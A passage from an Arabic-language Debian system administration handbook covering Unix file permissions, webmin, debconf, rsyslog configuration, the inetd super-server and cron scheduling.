إعادة توجيه الاتصالات الواردة إلى مدير العرض تحل مشكلة المصادقة، لأن المستخدمين الذين يملكون حسابات محلية هم فقط من سيمر عبر شاشة دخول **gdm** (أو مكافئه **kdm**، أو **xdm**، الخ). بما أن هذه العملية تسمح بتسجيل دخول عدة مستخدمين في الوقت نفسه دون أي مشاكل (شرط أن يكون المخدم قوياً بما يكفي)، فمن الممكن استخدامها أيضاً لتوفير سطوح مكتب كاملة للمستخدمين الجوالين (أو لنظم سطح المكتب الأضعف، المستخدمة بشكل thin clients). يسجل المستخدمون دخولهم ببساطة إلى شاشة المخدم باستخدام **vncviewer *server*:50**، لأن المنفذ المستخدم هو 5950.

9.3. إدارة الصلاحيات

لينكس هو نظام متعدد المستخدمين قطعاً، ولذلك يجب توفير نظام إدارة صلاحيات للتحكم بالعمليات المسموحة على الملفات والمجلدات، التي تشمل جميع موارد وأجهزة النظام (في نظام يونكس، كل جهاز يمثل بملف أو مجلد). هذا المبدأ مشترك بين جميع نظم يونكس، لكن التذكرة بالشيء مفيدة دوماً، خصوصاً أن هناك بعض الاستخدامات المتقدمة المهمة ولكن غير معروفة نسبياً.

كل ملف أو مجلد له صلاحيات خاصة لكل فئة من الفئات الثلاث للمستخدمين:

- المالك (يرمز له بالحرف `u` من كلمة « user »)؛
- المجموعة المالكة (يرمز لها بالحرف `g` من كلمة « group »)، وهي تمثل جميع أعضاء المجموعة؛
- الآخرون (يرمز لهم بالحرف `o` من كلمة « other »).

هناك ثلاثة أنواع من الصلاحيات يمكن جمعها:

- القراءة (يرمز لها بالحرف `r` من كلمة « read »)؛
- الكتابة (يرمز لها بالحرف `w` من كلمة « write »)؛

• التنفيذ (يرمز له بالحرف x من كلمة « eXecute »).

بالنسبة للملفات، فيمكن فهم هذه الصلاحيات بسهولة: تسمح صلاحية القراءة بقراءة المحتوى (ونسخه أيضاً)، وتسمح صلاحية الكتابة بتعديله، أما صلاحية التنفيذ فتسمح لك بتشغيله (وهذا سيعمل فقط إذا كان برنامجاً).

> *أمن*
>
> **الملفات التنفيذية ذات صلاحيات `setuid` و`setgid`**
>
> هناك صلاحيتين محددتين ترتبطان بالملفات التنفيذية: `setuid` و`setgid` (يرمز لهما بالحرف « s »). لاحظ أننا نتحدث عادة عن « بت »، لأنه يمكن تمثيل كل من هذه القيم البوليانية ببت واحد. تسمح هاتان الصلاحيتان للمستخدم بتنفيذ البرنامج بصلاحيات مالكه أو صلاحيات مجموعته. تتيح هذه الآلية إمكانية الوصول إلى مزايا تحتاج صلاحيات ذات مستوى أعلى من المستوى العادي للمستخدم.
>
> بما أن برامج الجذر التي تتمتع بصلاحية `setuid` ستعمل تلقائياً تحت صلاحيات مدير النظام، فمن المهم جداً ضمان أن هذه البرامج آمنة وموثوقة. فالمستخدم الذي قد يتمكن من السيطرة على أحد هذه البرامج وجعله يستدعي أمراً من اختياره يستطيع عندها انتحال شخصية المستخدم الجذر وامتلاك جميع الصلاحيات على النظام.

أما المجلدات فالتعامل معها مختلف. تمنح صلاحية القراءة إمكانية الاستعلام عن محتويات المجلد (من ملفات ومجلدات)، أما صلاحية الكتابة فتسمح بإنشاء الملفات فيه أو حذفها، وصلاحية التنفيذ تسمح بالمرور عبره (خصوصاً الدخول إليه بالأمر **cd**). إن امتلاك حق العبور خلال المجلد دون امتلاك حق قراءته يسمح لك بالوصول إلى الملفات أو المجلدات داخله التي تعرفها بالاسم، لكن لا يسمح لك بالبحث عنها إذا لم تكن تعرف بوجودها أو لم تعرف اسمها بالضبط.

> *أمن*
>
> **مجلدات `setgid` و« *البت اللاصق* »**
>
> يطبّق بت `setgid` على المجلدات أيضاً. أي عنصر جديد ينشأ في هذه المجلدات تُعيَّن له المجموعة المالكة للمجلد الأب، بدلاً من وراثة المجموعة الرئيسية للمستخدم الذي أنشأ الملف كما هي العادة. هذا الوضع يسمح للمستخدم بتفادي تغيير مجموعته الرئيسية (باستخدام الأمر **`newgrp`**) عندما يعمل في شجرة ملفات مشتركة بين عدة مستخدمين ينتمون لنفس المجموعة الخاصة.
>
> أما البت « اللاصق » (*sticky bit* – يرمز له بالحرف « t ») فهي صلاحية تفيد فقط مع المجلدات. تستخدم هذه الصلاحية خصوصاً مع المجلدات المؤقتة التي يملك الجميع صلاحية الكتابة عليها (مثل المجلد `/tmp/`): تقيّد هذه الصلاحية حذف الملفات بحيث يسمح لمالك الملف (أو مالك المجلد الأب) حذفه فقط. بدون هذا القيد، سوف يتمكن أي شخص من حذف ملفات المستخدمين الآخرين في المجلد `/tmp/`.

تتحكم ثلاثة أوامر بصلاحيات الملفات:

- **chown *user file*** يغير مالك الملف؛
- **chgrp *group file*** يغير المجموعة المالكة؛
- **chmod *rights file*** يغير صلاحيات الملف.

هناك طريقتين لتمثيل الصلاحيات. لعل التمثيل الرمزي هو الأبسط فهماً والأسهل تذكراً بينهما. تستخدم الحروف الرمزية المذكورة سابقاً في هذا التمثيل. يمكنك تعريف صلاحيات كل فئة من المستخدمين (u/g/o) إما بتحديدها صراحة (باستخدام =) أو بالإضافة (+) أو الطرح (-). بالتالي ستمنح العلاقة u=rwx,g+rw,o-r مالك الملف صلاحيات القراءة والكتابة والتنفيذ، وتضيف صلاحيتي القراءة والكتابة للمجموعة المالكة، وتزيل صلاحية القراءة من المستخدمين الآخرين. تبقى الصلاحيات الأخرى التي لا تعدل بالإضافة أو الطرح في مثل هذه الأوامر كما هي. يغطي الحرف a، من الكلمة « all »، فئات المستخدمين الثلاث، بالتالي تمنح العلاقة a=rx جميع الفئات الثلاث الصلاحيات نفسها (القراءة والتنفيذ، لكن دون الكتابة).

يربط التمثيل العددي (الثُماني) كل صلاحية مع رقم: 4 للقراءة، و2 للكتابة، و1 للتنفيذ. تُحدَّد كل مجموعة من الصلاحيات بمجموع الأرقام المقابلة لها. ثم تُسنَد كل قيمة لفئة مختلفة من المستخدمين بوضع هذه المجاميع جنباً إلى جنب بنفس الترتيب المعتاد لفئات المستخدمين (المالك، ثم المجموعة، ثم الآخرون).

على سبيل المثال، سوف يعطي الأمر **chmod 754 *file*** الصلاحيات التالية: القراءة والكتابة والتنفيذ للمالك (بما أن 7 = 4 + 2 +1)؛ القراءة والتنفيذ للمجموعة (بما أن 5 = 4 + 1)؛ والقراءة فقط للآخرين. الرقم 0 يعني عدم وجود صلاحيات؛ بالتالي يسمح الأمر **chmod 600 *file*** للمالك بالقراءة والكتابة، ولا يمنح أي صلاحيات لأي شخص آخر. أكثر مجموعات الصلاحيات انتشاراً هي 755 للملفات التنفيذية والمجلدات، و 644 لملفات البيانات.

لتمثيل الصلاحيات الخاصة، يمكنك إضافة خانة رابعة قبل هذا العدد وفقاً لنفس المبدأ، حيث يقابل بت setuid القيمة 4، وبت setgid القيمة 2، أما البت اللاصق (sticky) فيقابل 1. وبذلك سيضيف الأمر **chmod 4754** خانة setuid إلى الصلاحيات المذكورة آنفاً.

لاحظ أن استخدام التدوين الثماني لا يسمح إلا بضبط كافة صلاحيات الملف دفعة واحدة؛ فلا يمكنك استخدامه لإضافة صلاحية جديدة فقط، مثل صلاحية القراءة للمجموعة المالكة، لأنه يجب أن تأخذ الصلاحيات السابقة بعين الاعتبار وتحسب القيمة العددية الجديدة الموافقة.

تلميح

التطبيق التعاودي

نضطر أحياناً لتغيير الصلاحيات لشجرة ملفات كاملة. كل الأوامر السابقة لها خيار `-R` حتى تعمل تعاودياً على المجلدات الفرعية.
إن الاختلاف بين الملفات والمجلدات يسبب المشاكل أحياناً مع العمليات التعاودية. لهذا أضيف الحرف « X » إلى التمثيل الرمزي للصلاحيات. يمثل هذا الحرف صلاحية التنفيذ التي تطبق على المجلدات فقط (وليس الملفات التي تفتقر إلى هذه الصلاحية من قبل). بالتالي، سيضيف الأمر **`chmod -R a+X`** ***`directory`*** صلاحية التنفيذ لجميع فئات المستخدمين (`a`)، فقط للمجلدات الفرعية وللملفات التي تملك إحدى فئات المستخدمين على الأقل (حتى ولو كان مالكها وحده) صلاحية تنفيذها من قبل.

تلميح

تغيير المستخدم والمجموعة

قد ترغب أحياناً بتغيير مجموعة الملف في نفس الوقت الذي تغير فيه مالكه. هناك صيغة خاصة للأمر **`chown`** لهذا الغرض: **`chown`** ***`user`*****`:`*****`group`***

التعمق أكثر

`umask`

عندما ينشئ أحد التطبيقات ملفاً، يخصص له صلاحيات دلالية، مع معرفة أن نظام الملفات يزيل بعض الصلاحيات تلقائياً، وهي الصلاحيات المحددة بالأمر **`umask`**. أدخِل **`umask`** في الصدفة؛ سترى قناعاً مثل `0022`. هذا القناع هو ببساطة تمثيل ثماني للصلاحيات التي ستزال آلياً (في هذا المثال، صلاحية الكتابة للمجموعة وللمستخدمين الآخرين).
إذا أعطيت الأمر **`umask`** قيمة ثمانية جديدة، فسوف يعدل القناع. وإذا استخدمته في ملف تهيئة الصدفة (مثلاً، `~/.bash_profile`)، فسوف يعدل عملياً القناع الافتراضي لجميع جلسات العمل.

9.4. واجهات الإدارة

يفيد استخدام الواجهات الرسومية لإدارة النظام في حالات متنوعة. لا يشترط أن يعرف مدير النظام جميع تفاصيل الإعداد لجميع الخدمات التي يديرها، ولا يملك دائماً الوقت الكافي للبحث عن وثائق الموضوع. تستطيع إذن واجهات الإدارة الرسومية تسريع إطلاق خدمة جديدة. كما يمكنها أيضاً أن تبسط ضبط الخدمات صعبة الإعداد.

هذه الواجهات مساعدة فقط، وليست نهاية في حد ذاتها. في جميع الحالات، على مدير النظام أن يدرس سلوكها بشكل كامل حتى يفهم أي مشكلة محتملة ويتفاداها.

بما أنه لا توجد واجهة إدارة مثالية، فقد تميل إلى تجربة عدة حلول. عليك تفادي هذا قدر المستطاع، لأن الأدوات المختلفة لا تتوافق أساليب عملها أحياناً. حتى لو كانت كلها تسعى لأن تكون مرنة جداً وتحاول تبني مرجعية واحدة في التعامل مع ملفات الإعداد، إلا أنها لا تنجح دائماً في توحيد التعديلات الخارجية.

9.4.1. الإدارة على واجهة وب: **webmin**

هذه –بلا شك– إحدى أنجح واجهات الإدارة. هي عبارة عن نظام تجزيئي يدار من خلال متصفح وب، يغطي طيفاً واسعاً من المجالات والأدوات. بالإضافة لذلك، هذه الواجهة مُدوَّلة (internationalized) ومتوفرة في العديد من اللغات.

للأسف، لم تعد **webmin** جزءاً من ديبان. لقد أزال مشرفها –Jaldhar H. Vyas– الحزم التي أنشأها لأنه لم يعد لديه الوقت اللازم لإبقائها في مستوى جودة مقبول. لم يتولى أحد آخر العمل عليها رسمياً، لذلك لا تحوي ويزي حزمة **webmin**.

هناك، على أي حال، حزمة غير رسمية متوفرة على الموقع `webmin.com`. هذه الحزمة أحادية، بخلاف حزمة ديبان الأصلية؛ أي أن جميع وحدات الضبط فيها سوف تُثَبَّت وتُفَعَّل افتراضياً، حتى لو كانت الخدمة الموافقة لها غير مثبتة على الجهاز.

> *أمن*
>
> تغيير كلمة سر الجذر
>
> عند تسجيل الدخول الأول، يتم الدخول باسم المستخدم root وكلمة سره العادية. يُفضَّل تغيير كلمة السر المستخدمة في **webmin** بأسرع ما يمكن، حتى إذا اكتُشِفَت الكلمة، لم تتأثر كلمة سر حساب الجذر للمخدم، ولو أن هذه الكلمة تعطي صلاحيات إدارية على الجهاز.
>
> كن حذراً! بما أن **webmin** لها مزايا كثيرة جداً، يستطيع المستخدم الخبيث الذي يصل إليها أن يهدد أمان النظام كله. عموماً، لا ينصح باستخدام هذا النوع من الواجهات على النظم المهمة ذات القيود الأمنية الشديدة (الجدران النارية، المخدمات الحساسة، الخ).

يُستخدَم Webmin عبر واجهة وب، لكنه لا يحتاج تثبيت أباتشي. أساساً، هذا البرنامج فيه مخدم وب صغير مدمج خاص به. ينصت هذا المخدم افتراضياً للمنفذ 10000 ويقبل اتصالات HTTP المؤمنة.

تغطي الوحدات المضمنة طيفاً واسعاً من الخدمات، منها:

- جميع الخدمات الأساسية: إنشاء المستخدمين والمجموعات، إدارة ملفات `crontab`، سكربتات التهيئة، عرض السجلات، الخ.

- bind: إعدادات مخدم DNS (خدمة الأسماء)؛
- postfix: إعدادات مخدم SMTP (البريد الإلكتروني)؛
- inetd: إعدادات المخدم الفائق **inetd**؛
- quota: إدارة الحصص التخزينية للمستخدمين؛
- dhcpd: إعدادات مخدم DHCP؛
- proftpd: إعدادات مخدم FTP؛
- samba: إعدادات مخدم الملفات Samba؛
- software: تثبيت البرمجيات من حزم ديبان أو إزالتها وتحديث النظام.

تتوفر واجهة الإدارة من متصفح الوب على العنوان `https://localhost:10000`. لكن احذر! ليست جميع الوحدات جاهزة للاستخدام مباشرة. أحياناً يجب ضبطها عبر تحديد مواقع ملفات الإعداد الموافقة وبعض الملفات التنفيذية (البرامج). غالباً سوف ينبهك النظام بأدب عندما يفشل في تفعيل الوحدة المطلوبة.

> *بدائل*
> مركز تحكم GNOME
>
> يقدم مشروع GNOME أيضاً عدة واجهات إدارة يمكن الوصول إليها عادة عبر مدخلة « Settings » من قائمة المستخدم في الزاوية اليمنى العليا. البرنامج **gnome-control-center** هو البرنامج الرئيسي الذي يجمع هذه الواجهات معاً لكن معظم أدوات الضبط التي تعمل على مستوى النظام متوفرة فعلياً في حزم أخرى (accountsservice، system-config-printer، الخ). هذه البرامج سهلة الاستخدام، لكنها لا تغطي إلا عدداً محدوداً من الخدمات الأساسية: إدارة المستخدمين، ضبط الوقت، إعداد الشبكة، إعداد الطابعات، الخ.

9.4.2. ضبط الحزم: **debconf**

تُضبَطُ العديد من الحزم آلياً بعد طرح بضعة أسئلة أثناء التثبيت من خلال الأداة Debconf. يمكن إعادة ضبط هذه الحزم باستدعاء **dpkg-reconfigure *package***.

في معظم الحالات، هذه الإعدادات بسيطة جداً؛ حيث تُعَدَّل فقط بضعة متغيرات مهمة في ملفات الإعداد. غالباً ما تجمع هذه المتغيرات بين سطري « تمييز – demarcation » بحيث لا تؤثر عملية إعادة ضبط الحزمة إلا على هذه المنطقة المحدودة. في حالات أخرى، إعادة الضبط لن تغير أي شيء إذا اكتشف السكربت تعديلات يدوية على ملف الإعداد، وذلك للحفاظ على هذه التدخلات البشرية (لأن السكربت لا يستطيع ضمان أن تعديلاته لن تضر بالإعدادات السابقة).

سياسة دبيان

الحفاظ على التغييرات

تشترط سياسة دبيان صراحة وجوب اتخاذ جميع الإجراءات اللازمة للحفاظ على التعديلات اليدوية على ملفات الإعداد، لذلك يتزايد عدد السكربتات التي تتخذ الاحتياطات عند تحرير ملفات الإعداد. المبدأ العام بسيط: يُجري السكربت تعديلاته فقط إذا كان يعرف الحالة السابقة لملف الإعداد، ويتم التأكد من هذا بمقارنة checksum الملف مع checksum آخِر ملف مولد تلقائياً. إذا تطابقا، يُسمَح للسكربت بتعديل ملف الإعداد. وإلا، فإن السكربت يقرر أن الملف قد تعدّل ويسأل عما يجب فعله (تثبيت الملف الجديد، حفظ الملف القديم، أو محاولة دمج التغييرات الجديدة في الملف الحالي). لطالما تميزت دبيان بهذا المبدأ الوقائي، لكن التوزيعات الأخرى بدأت تتبناه تدريجياً.

يمكن استخدام البرنامج **ucf** (من حزمة دبيان ذات الاسم نفسه) لتطبيق مثل هذا السلوك.

9.5. أحداث syslog

9.5.1. المبدأ والآلية

خدمة **rsyslogd** مسؤولة عن جمع رسائل الخدمات الواردة من التطبيقات ومن النواة، ثم إرسالها إلى ملفات السجلات (التي تخزن عادة في المجلد `/var/log/`). تطيع هذه الخدمة التعليمات في ملف الضبط `/etc/rsyslog.conf`.

كل رسالة سجل ترتبط مع نظام فرعي لتطبيق ما (يدعى « facility » في الوثائق):

- `auth` و`authpriv`: للمصادقة؛
- `cron`: تأتي من خدمات الجدولة، **cron** و**atd**؛
- `daemon`: تتعلق بخدمة ليس لها تصنيف خاص (DNS، NTP، الخ)؛
- `ftp`: تتعلق بمخدم FTP؛
- `kern`: رسائل واردة من النواة؛
- `lpr`: تأتي من النظام الفرعي الخاص بالطباعة؛
- `mail`: تأتي من النظام الفرعي الخاص بالبريد الإلكتروني؛
- `news`: رسائل النظام الفرعي Usenet (خصوصاً من مخدم NNTP –Network News Transfer Protocol، أو بروتوكول نقل الأخبار عبر الشبكة– الذي يدير المجموعات الإخبارية)؛
- `syslog`: رسائل من المخدم **syslogd** نفسه؛
- `user`: رسائل المستخدم (عامة)؛

- `uucp`: رسائل من مخدم UUCP ‏(Unix to Unix Copy Program)، أو برنامج النسخ من يونكس إلى يونكس، بروتوكول قديم كان يستخدم لتوزيع رسائل البريد الإلكتروني)؛
- `local0` حتى `local7`: محجوزة للاستخدامات المحلية.

تعطى كل رسالة أولوية أيضاً. هذه قائمة الأولويات مرتبة تنازلياً:

- `emerg`: « النجدة! » هناك حالة طارئة، النظام غير قابل للاستخدام على الأرجح.
- `alert`: أسرِع، أي تأخير قد يكون خطيراً، يجب اتخاذ إجراء فوراً؛
- `crit`: الحالة حرجة؛
- `err`: خطأ؛
- `warn`: تحذير (يحتمل أن يكون خطأ)؛
- `notice`: الحالة طبيعية، لكن الرسالة مهمة؛
- `info`: رسالة إعلامية؛
- `debug`: رسالة تستخدم في التنقيح.

9.5.2. ملف الإعداد

صيغة الملف `/etc/rsyslog.conf` مفصلة في صفحة الدليل rsyslog.conf(5)، لكن هناك أيضاً توثيق بصيغة HTML متوفر في الحزمة rsyslog-doc ‏(`/usr/share/doc/rsyslog-doc/html/index.html`). المبدأ العام هو كتابة زوج يتألف من « مُنتخِب selector » و « فعل action ». يعرف المنتخب جميع الرسائل المطلوبة، أما الفعل فيصف طريقة التعامل معها.

9.5.2.1. صيغة المنتخب

المُنتخِب هو لائحة تُفصَل عناصرها بفواصل منقوطة تتألف من أزواج من *`subsystem.priority`* (أزواج من نظام فرعي.أولوية، مثال: `auth.notice;mail.info`). يمكن استخدام النجمة لتعبر عن جميع النظم الفرعية أو جميع مستويات الأولوية (مثال: `*.alert` أو `mail.*`). يمكن جمع عدة نظم فرعية، عبر استخدام الفاصلة (مثال: `auth,mail.info`). كما أن الأولوية المذكورة تغطي الرسائل ذات الأولوية نفسها أو الأولويات أعلى؛ أي أن `auth.alert` يشير إلى رسائل النظام الفرعي `auth` ذات الأولوية `alert` أو `emerg`. إذا سبقت الأولوية بعلامة التعجب (!)، فسوف تشير إلى نقيضها، أي إلى الأولويات الأقل منها حصراً؛ أي أن `auth.!notice` يشير إلى الرسائل الصادرة عن `auth`، بأولوية `info` أو `debug`. وإذا سبقت بإشارة المساواة (=)، فسوف تقابل الأولوية المحددة وحدها فقط (`auth.=notice` يشير إلى رسائل `auth` ذات الأولوية `notice` فقط).

كل عنصر في لائحة المنتخب أقوى من العناصر السابقة له. لذلك يمكن حصر مجموعة من الأولويات أو استثناء عناصر محددة منها. مثلاً، `kern.info;kern.!err` يعني الرسائل من النواة التي تتراوح أولويتها بين `info` و `warn`. تشير الأولوية `none` إلى المجموعة الخالية (لا تشير لأي أولوية)، ويمكن استخدامها لاستثناء نظام فرعي من مجموعة من الرسائل. بالتالي، `*.crit;kern.none` يشير إلى جميع الرسائل ذات الأولوية `crit` أو أعلى عدا التي ترد من النواة.

9.5.2.2. صيغة الأفعال

أساسيات

الأنبوب المسمّى، أنبوب دائم

الأنبوب المسمّى هو نوع خاص من الملفات يعمل مثل الأنابيب التقليدية (الأنابيب التي تنشأ بكتابة الرمز « | » في سطر الأوامر)، ولكن باستخدام ملف. تتميز هذه الآلية بقدرتها على ربط عمليتين غير متعلقتين ببعضهما. أي شيء يُكتَب إلى أنبوب مسمى يُوقِف تنفيذ العملية التي تكتب حتى تحاول عملية أخرى قراءة البيانات المكتوبة. تقرأ العملية الثانية البيانات التي كتبتها الأولى، التي تستطيع بعد ذلك متابعة التنفيذ.
يُنشَأ هذا النوع من الملفات باستخدام الأمر **mkfifo**.

الأفعال المختلفة المتوفرة هي:

- إضافة الرسالة إلى ملف (مثال: `/var/log/messages`)؛
- إرسال الرسالة إلى مخدم **syslog** بعيد (مثال: `@log.falcot.com`)؛
- إرسال الرسالة إلى أنبوب مسمّى سابق (مثال: `|/dev/xconsole`)؛
- إرسال الرسالة إلى مستخدم واحد أو أكثر، إذا كانوا مسجلي دخولهم (مثال: `root,rhertzog`)؛
- إرسال الرسالة إلى جميع المستخدمين المسجلي دخولهم (مثال: `*`)؛
- كتابة الرسالة في طرفية نصية (مثال: `/dev/tty8`).

أمن

توجيه السجلات

إن تسجيل أهم الرسائل على جهاز منفصل (ربما كان جهازاً مخصصاً لهذا الغرض) فكرة سديدة، بما أن هذا سيمنع أي متطفل محتمل من إزالة آثار تطفله (ما لم يخترق الجهاز الآخر أيضاً، طبعاً). بالإضافة لذلك، في حال حدوث مشكلة كبيرة (مثل انهيار النواة)، ستبقى السجلات متاحة على الجهاز الآخر، وهذا يزيد فرص التعرف على سلسلة الأحداث التي سببت الخلل.
لقبول الرسائل السجلية التي ترسلها الأجهزة الأخرى، عليك إعادة ضبط *rsyslog*: عملياً، يكفي تفعيل المدخلات الجاهزة للاستخدام في الملف `/etc/rsyslog.conf` (`$ModLoad imudp` و`$UDPServerRun 514`).

9.6. المخدم الفائق **inetd**

Inetd (الذي يدعى غالباً « مخدم الإنترنت الفائق ») هو مخدم المخدمات. يعمل Inetd على تنفيذ المخدمات التي يندر استخدامها حسب الطلب، بحيث لا تضطر هذه المخدمات للعمل بشكل مستمر.

يسرد الملف `/etc/inetd.conf` هذه المخدمات بالإضافة لمنافذها المعتادة. ينصت الأمر **inetd** على جميع هذه المنافذ؛ وعندما يستشعر اتصالاً على أي منها، يستدعي المخدم المناسب.

> *سياسة دبيان*
>
> تسجيل مخدم في `inetd.conf`
>
> غالباً ما ترغب الحزم بتسجيل مخدم جديد في الملف `/etc/inetd.conf`، ولكن سياسة دبيان تمنع أي حزمة من تعديل أي ملف إعدادات لا ينتمي لها. لذلك كان سكربت **updated-inetd** (في الحزمة ذات الاسم نفسه): يدير هذا السكربت ملف الضبط المذكور، وهكذا تستطيع الحزم الأخرى استخدامه لتسجيل مخدم جديد في إعدادات المخدم الفائق.

يصف كل سطر فعلي من ملف `/etc/inetd.conf` مخدماً من خلال سبعة حقول (تفصلها فراغات):

- رقم منفذ TCP أو UDP، أو اسم الخدمة (الذي يقابل مع رقم منفذ معياري حسب المعلومات في الملف `/etc/services`).
- نوع المقبس (socket): `stream` لاتصالات TCP، و`dgram` لبيانات UDP.
- البروتوكول: `tcp` أو `udp`.
- الخيارات: هناك قيمتين محتملتين: `wait` أو `nowait`، لإعلام **inetd** هل ينتظر انتهاء العملية المستدعاة قبل قبول اتصالات أخرى أم لا. بالنسبة لاتصالات TCP، التي يمكن جمعها (multiplex) بسهولة، يمكنك عادة استخدام `nowait`. أما للبرامج التي تستجيب عبر UDP، عليك استخدام `nowait` فقط إذا كان المخدم قادراً على إدارة عدة اتصالات على التوازي. يمكنك أن تسبق هذا الحقل بنقطة، وتلحقها بعدد الاتصالات الأعظمي المسموح كل دقيقة (الحد الافتراضي 256).
- اسم المستخدم الذي سيعمل المخدم باسمه.
- المسار الكامل للبرنامج المخدم الذي سيستدعى.
- المتغيرات: قائمة كاملة بمتغيرات البرنامج، بما فيها اسمه (`argv[0]` في لغة C).

يشرح المثال التالي أكثر الحالات شيوعاً:

مثال 9.1. مقتطفات من `/etc/inetd.conf`

```
talk   dgram  udp wait    nobody.tty /usr/sbin/in.talkd in.talkd
finger stream tcp nowait  nobody     /usr/sbin/tcpd     in.fingerd
ident  stream tcp nowait  nobody     /usr/sbin/identd   identd -i
```

يستخدم البرنامج **tcpd** كثيراً في الملف `/etc/inetd.conf`. يسمح هذا البرنامج بتحديد عدد الاتصالات الواردة بتطبيق قواعد تحكم بالوصول، وهي موثقة في صفحة الدليل hosts_access(5)، ويتم ضبطها في الملفين `/etc/hosts.allow` و`/etc/hosts.deny`. بمجرد تحديد أن الاتصال مسموح، يستدعي **tcpd** المخدم الحقيقي (مثل **in.fingerd** في مثالنا). من المهم أن نذكر أن **tcpd** يعتمد على الاسم الذي استدعي به (وهو المتغير الأول الذي استقبله، `argv[0]`) للتعرف على البرنامج الحقيقي الذي يجب تشغيله. عليك إذن ألا تبدأ قائمة المتغيرات بالاسم `tcpd` بل باسم البرنامج الذي تريد تغليفه.

مجتمع
Wietse Venema

Wietse Venema (فيتس فينما)، الذي جعلت منه خبرته في أمن المعلومات مبرمجاً ذائع الصيت، هو مؤلف برنامج **tcpd**. كما أنه المؤلف الرئيسي لمخدم البريد الإلكتروني التجزيئي Postfix (مخدم Simple Mail Transfer Protocol – SMTP، أو البروتوكول البسيط للبريد الإلكتروني)، الذي صُمّم ليكون آمَنُ وأكثر وثوقية من **sendmail**، صاحب التاريخ الطويل في الثغرات الأمنية.

بدائل
أوامر **inetd** أخرى

في حين أن دبيان تثبت openbsd-inetd افتراضياً، إلا أن هناك العديد من البدائل الأخرى: يمكن أن نذكر منها inetutils-inetd، micro-inetd، rlinetd وxinetd.
يقدم تطبيق المخدم الفائق الأخير إمكانيات جذابة جداً. أهمها أنه يمكن فصل إعداداته إلى عدة ملفات (مخزنة طبعاً في المجلد `/etc/xinetd.d/`)، الأمر الذي يمكن أن يجعل حياة مدير النظام أسهل.

9.7. جدولة المهام باستخدام **cron** و**atd**

cron هي الخدمة المسؤولة عن تنفيذ الأوامر المجدولة والمتكررة (يومياً، أسبوعياً، الخ)؛ أما **atd** فهي الخدمة التي تعالج الأوامر التي تنفذ مرة واحدة، لكن في لحظة محددة من المستقبل.

في نظام يونكس، هناك العديد من المهام التي تستدعى بانتظام:

- تدوير (rotating) السجلات؛

- تحديث قاعدة بيانات البرنامج **locate**؛
- النسخ الاحتياطي؛
- سكربتات الصيانة (مثل تنظيف الملفات المؤقتة).

افتراضياً، يستطيع جميع المستخدمون جدولة تنفيذ المهام. لكل مستخدم إذن *crontab* خاص به يستطيع فيه تسجيل الأوامر المجدولة. يمكن تحريره بالأمر **crontab -e** (تخزن محتوياته في الملف `/var/spool/cron/crontabs/`*user*).

أمن

تقييد cron أو atd

يمكنك تقييد الوصول إلى **cron** عبر إنشاء ملف سماح صريح (القائمة البيضاء) في `/etc/cron.allow`، تشير فيه فقط إلى المستخدمين الذين يسمح لهم بجدولة الأوامر. أما بقية المستخدمين فسوف يحرمون من هذه الميزة آلياً. وبالعكس، إذا كنت تريد حجب واحد أو اثنين من مثيري المتاعب، فيمكنك كتابة أسماء الدخول الخاصة بهم في ملف الحظر الصريح (القائمة السوداء)، `/etc/cron.deny`. هذه الميزة نفسها متوفرة في **atd**، باستخدام الملفين `/etc/at.allow` و`/etc/at.deny`.

يملك المستخدم الجذر *crontab* خاص به، لكنه يستطيع أيضاً استخدام الملف `/etc/crontab`، أو كتابة ملفات *crontab* إضافية في المجلد `/etc/cron.d`. يمتاز الحلان الأخيران بأنه يمكن فيهما تحديد هوية المستخدم التي سوف تستخدم عند تنفيذ الأوامر.

تتضمن الحزمة *cron* افتراضياً بعض الأوامر المجدولة التي يتم تنفيذها:

- البرامج في المجلد `/etc/cron.hourly/` تنفذ مرة كل ساعة؛
- البرامج في `/etc/cron.daily/` مرة كل يوم؛
- البرامج في `/etc/cron.weekly/` مرة كل أسبوع؛
- البرامج في `/etc/cron.monthly/` مرة كل شهر؛

تعتمد العديد من حزم دبيان على هذه الخدمة: حيث تضمن من خلال وضع سكربتات الصيانة في هذه المجلدات العمل الأمثل لخدماتها.

9.7.1. صيغة ملف crontab

تلميح

الاختصارات النصية في cron

يتعرف **cron** على بعض الاختصارات التي تستبدل الحقول الخمسة الأولى في مدخلات crontab. تتفق هذه الاختصارات مع أكثر الخيارات التقليدية للجدولة:

- `@yearly`: مرة كل سنة (1 يناير، الساعة 00:00)؛
- `@monthly`: مرة كل شهر (اليوم الأول من الشهر، الساعة 00:00)؛
- `@weekly`: مرة كل أسبوع (الأحد 00:00)؛
- `@daily`: مرة كل يوم (الساعة 00:00)؛
- `@hourly`: مرة كل ساعة (على رأس كل ساعة).

حالة خاصة

cron والتوقيت الصيفي

في دبيان، يأخذ **cron** تغير التوقيت (عند الانتقال للتوقيت الصيفي، أو في الحقيقة عند أي تغير هام في التوقيت المحلي) بعين الاعتبار بأفضل ما يستطيع. بالتالي، الأوامر التي كان يفترض بها أن تنفذ في ساعة غير موجودة (مثلاً، المهام المجدولة الساعة 2:30 فجراً أثناء تغيير التوقيت الربيعي في فرنسا، لأنه عند الساعة 2:00 فجراً تقفز الساعة مباشرة إلى 3:00 فجراً) تنفذ بعد تغير الوقت بفترة وجيزة (أي حوالي 3:00 فجراً حسب التوقيت الصيفي). من جهة أخرى، في الخريف، عندما يفترض تنفيذ الأوامر عدة مرات (2:30 فجراً حسب التوقيت الصيفي، وبعدها بساعة تنفذ عند 2:30 فجراً حسب التوقيت النظامي، لأنه عند الساعة 3:00 فجراً حسب التوقيت الصيفي ترجع الساعة إلى 2:00 فجراً) تنفذ الأوامر مرة واحدة فقط.

لكن حذار، إذا كان ترتيب المهام المجدولة المختلفة والتأخير بين تنفيذ هذه المهام يحدث فرقاً، فعليك التحقق من التوافق بين هذه الشروط وبين سلوك **cron**؛ يمكنك تحضير جدول خاص لليلتين من السنة اللتين تسببان المشاكل إذا دعت الحاجة.

كل سطر فعلي من ملف *crontab* يصف أمراً مجدولاً باستخدام الحقول الستة (أو السبعة) التالية:

- قيمة للدقائق (عدد يتراوح بين 0 و 59)؛
- قيمة للساعات (عدد يتراوح بين 0 و 23)؛
- قيمة لتاريخ اليوم من الشهر (من 1 إلى 31)؛
- قيمة للشهر (من 1 حتى 12)؛
- قيمة للنهار من الأسبوع (من 0 إلى 7، 1 يرمز لنهار الإثنين، ويرمز لنهار الأحد بالرقم 0 والرقم 7؛ من الممكن أيضاً استخدام الحروف الثلاثة الأولى من اسم اليوم بالإنكليزية، مثل `Sun`، أو `Mon`، الخ)؛

